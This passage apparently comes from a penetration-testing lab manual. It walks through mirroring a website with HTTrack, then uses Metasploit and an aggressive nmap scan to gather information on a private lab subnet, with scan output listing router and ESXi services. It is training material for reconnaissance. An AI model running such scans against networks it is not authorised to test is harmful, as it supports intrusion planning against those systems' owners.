
- 1- Download and Install the WinHTTrack Website Copier Tool from the website <http://www.httrack.com>. You can check the compatibility of HTTrack Website copier tool on different platforms such as Windows, Linux, and Android from the website.




- 2- HTTrack Website Copier tool installation.




3- Click Next




4- Enter a Project name, as in our case, **Testing_Project**.




5- Click on Set Options button.




6- Go to Scan Rules Tab and Select options as required.




7- Enter the Web Address in the field and Click Next.




8- Click Next.




9- Click **Browse Mirrored Website**.



10-Select your favorite web browser.



Observed the above output. Example.com website is copied into a local directory and browsed from there. Now you can explore the website in an offline environment for the structure of the website and other parameters.




To make sure, compare the website to the original example.com website. Open a new tab and go to URL example.com.

v. Metasploit (for information gathering)


In this lab, we are using Metasploit Framework, default application in Kali Linux for gathering more information about the host in a network. A Metasploit Framework is a powerful tool, popularly used for scanning & gathering information in the hacking environment. Metasploit Pro enables you to automate the process of discovery and exploitation and provides you with the necessary tools to perform the manual testing phase of a penetration test. You can use Metasploit Pro to scan for open ports and services, exploit vulnerabilities, pivot further into a network, collect evidence, and create a report of the test results.

Topology Information: In this lab, we are running Metasploit Framework on a private network 10.10.50.0/24 where different hosts are live including Windows 7, Kali Linux, Windows Server 2016 and others.

- 1- Open Kali Linux and Run Metasploit Framework.



2- Metasploit Framework initialization as shown below in the figure.



```
Terminal
File Edit View Search Terminal Help
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
[*] Starting the Metasploit Framework console...
```

msf > db_status

[*] postgresql connected to msf

// If your database is not connected, it means your database is not initiated. You will need to exit msfconsole & restart the postgresql service.

// Performing nmap Scan for ping sweep on the subnet 10.10.50.0/24

msf > nmap -Pn -sS -A -oX Test 10.10.50.0/24

[*] exec: nmap -Pn -sS -A -oX Test 10.10.50.0/24

Starting Nmap 7.60 (https://nmap.org) at 2018-04-26 01:49 EDT

Stats: 0:04:31 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan

NSE Timing: About 99.77% done; ETC: 01:53 (0:00:00 remaining)

Stats: 0:05:04 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan

NSE Timing: About 99.79% done; ETC: 01:54 (0:00:00 remaining)

Stats: 0:06:21 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan

NSE Timing: About 99.93% done; ETC: 01:55 (0:00:00 remaining)

Nmap scan report for 10.10.50.1

Host is up (0.0012s latency).

Not shown: 996 closed ports

PORT	STATE	SERVICE	VERSION
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```

22/tcp open ssh    Cisco SSH 1.25 (protocol 1.5)
| ssh-hostkey:
|_ 512 ca:9c:c7:d2:d4:b0:78:82:3e:34:8f:cf:00:9d:75:db (RSA1)
|_sshv1: Server supports SSHv1
23/tcp open telnet  Cisco router telnetd
5060/tcp open sip-proxy Cisco SIP Gateway (IOS 15.2.4.M4)
|_sip-methods: INVITE, OPTIONS, BYE, CANCEL, ACK, PRACK, UPDATE, REFER,
SUBSCRIBE, NOTIFY, INFO, REGISTER
5061/tcp open tcpwrapped
MAC Address: C0:67:AF:C7:D9:80 (Cisco Systems)
OS details: Cisco 836, 890, 1751, 1841, 2800, or 2900 router (IOS 12.4 - 15.1), Cisco Aironet 1141N
(IOS 12.4) or 3602I (IOS 15.3) WAP, Cisco Aironet 2600-series WAP (IOS 15.2(2))
Network Distance: 1 hop
Service Info: OS: IOS; Device: router; CPE: cpe:/o:cisco:ios

TRACEROUTE
HOP RTT ADDRESS
1 1.15 ms 10.10.50.1

Nmap scan report for 10.10.50.10
Host is up (0.00030s latency).
Not shown: 990 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh        OpenSSH 5.6 (protocol 2.0)
| ssh-hostkey:
|_ 1024 e3:93:64:12:9c:c0:70:72:35:e1:ac:61:af:cc:49:ec (DSA)
|_ 2048 2a:0b:42:38:f4:ca:d6:07:95:aa:87:ed:52:de:d1:14 (RSA)
80/tcp    open  http       VMware ESXi Server httpd
|_http-title: Did not follow redirect to https://10.10.50.10/
427/tcp   open  svrlc?
443/tcp   open  ssl/http   VMware ESXi Server httpd
|_http-title: " + ID_EESX_Welcome +
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=VMware,
Inc/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2014-01-15T03:42:31
|_Not valid after: 2025-07-16T03:42:31
